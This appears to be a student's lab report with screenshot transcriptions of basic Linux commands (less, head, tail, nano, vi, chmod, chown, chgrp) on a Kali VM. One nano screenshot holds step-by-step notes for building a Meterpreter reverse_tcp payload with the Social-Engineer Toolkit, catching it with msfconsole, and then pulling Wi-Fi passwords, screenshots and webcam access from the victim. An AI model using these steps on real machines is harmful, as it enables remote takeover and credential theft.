


The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM V". The terminal has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu bar is a toolbar with icons for file operations. The terminal prompt is "kali@kali: ~". The user enters the command "less -- f1.txt". The prompt changes to "(kali@kali)-[~]".


```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM V
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ less -- f1.txt
```

Name : Periyakkal.A

Reg no : 20BCI0189




head: Display the beginning of a file




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ head -- f1.txt
This is periyakkal.A 20BCI0189
(kali@kali)-[~]
$
```

tail: Display the end of a file




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - C
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ tail -- f1.txt
This is periyakkal.A 20BCI0189
(kali@kali)-[~]
$
```

nano: Text editor for creating and editing files




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nano --version
GNU nano, version 6.2
(C) 1999-2011, 2013-2022 Free Software Foundation, Inc.
(C) 2014-2022 the contributors to nano
Compiled options: --disable-libmagic --enable-utf8
(kali@kali)-[~]
$ nano file1
```




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
GNU nano 6.2 file1
1 This is periyakkal.A 20BCI0189
2 Ransomware attack
3
4 1. settoolkit- Social enginer tool (to hack)
5 2. then click 1 for social eng attack
6 3. then 3 infectious media
7 4. then 2 - standard metasploit executable
8 5. then 2 (window shell reverse_tcp)
9 6. meterpreter - for communication
10 7. then give IP address (ifconfig - )
11 8. assign the lhost ipaddress (host)
12 9. assign the port : 5050
13 10. payload - stored in set directory ->
14     other locations -> Computer files -> root -> .set -> autorun (where the payload is)
15 11. then new tab -> msfconsole
16 12. cmd -> use exploit/multi/handler
17 13. again -> set payload windows/meterpreter/reverse_tcp
18 14. show options
19 15. set LHOST <ipaddress>
20 16. set LPORT (5050)
21 17. again show options to check the set ipad and port
22 18. run
23 19. then connected and its under control
24 20. once opened => session started
25 21. sysinfo -> to get info about the system
26 22. shell
27 23. ipconfig
28 24. netsh wlan show profile (shows connected wifi)
29 25. netsh wlan show profile <device name> key=clear (to get the pass)
30 26. start firefox https://www.youtube.com
31 27. start chrome
32 28. to take ss of the victim machine -> 1. use espia
33     2. screengrab
34 29. run webcam
35 30. exit - to stop
36 31. then again run to communicate
37 32. exit exit to abort the process
38
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
              ^_ Location   ^/ Go To Line
```

vi/vim: Powerful text editor for experienced users




The screenshot shows a terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~". The user has entered the command "vi f1.txt", which has opened the vi editor in read-only mode. The editor's menu bar shows "File Actions Edit View Help". The status bar at the bottom indicates "1L, 31B".



The screenshot shows the same terminal window, but now the vi editor is editing the file "f1.txt". The first line of the file contains the text "This is periyakkal.A 20BCI0189". The editor's menu bar and status bar are visible. The status bar at the bottom indicates "1L, 31B".

File Permissions:

chmod: Change file permissions



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ls
Desktop  Downloads  file1.save  peri.txt  Pictures  Templates
Documents f1.txt     Music       pgp       Public    Videos


(kali@kali)-[~]
$ ls -l peri.txt
-rw-r--r-- 1 kali kali 0 May 21 03:30 peri.txt

(kali@kali)-[~]
$ chmod u=rw,og=r peri.txt

(kali@kali)-[~]
$ ls -l peri.txt
-rw-r--r-- 1 kali kali 0 May 21 03:30 peri.txt

(kali@kali)-[~]
$
```

chown: Change file owner



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ cd /home/kali/

(kali@kali)-[~]
$ ls
Desktop  Downloads  file1.save  peri.txt  Pictures  Templates
Documents f1.txt     Music       pgp       Public    Videos

(kali@kali)-[~]
$ ls -l peri.txt
-rw-r--r-- 1 kali kali 0 May 21 03:30 peri.txt

(kali@kali)-[~]
$ chown kali peri.txt


(kali@kali)-[~]
$ ls -l peri.txt
-rw-r--r-- 1 kali kali 0 May 21 03:30 peri.txt

(kali@kali)-[~]
$ chown kali peri.txt

(kali@kali)-[~]
$ ls -l peri.txt
-rw-r--r-- 1 kali kali 0 May 21 03:30 peri.txt

(kali@kali)-[~]
$
```

chgrp: Change file group



The screenshot shows a terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~". The user enters the command "sudo addgroup information", which outputs "Adding group 'information' (GID 1004) ..." and "Done.". The user then enters "sudo chgrp information peri.txt". Finally, the user enters "ls -l peri.txt", which outputs "-rw-r--r-- 1 kali information 0 May 21 03:30 peri.txt".

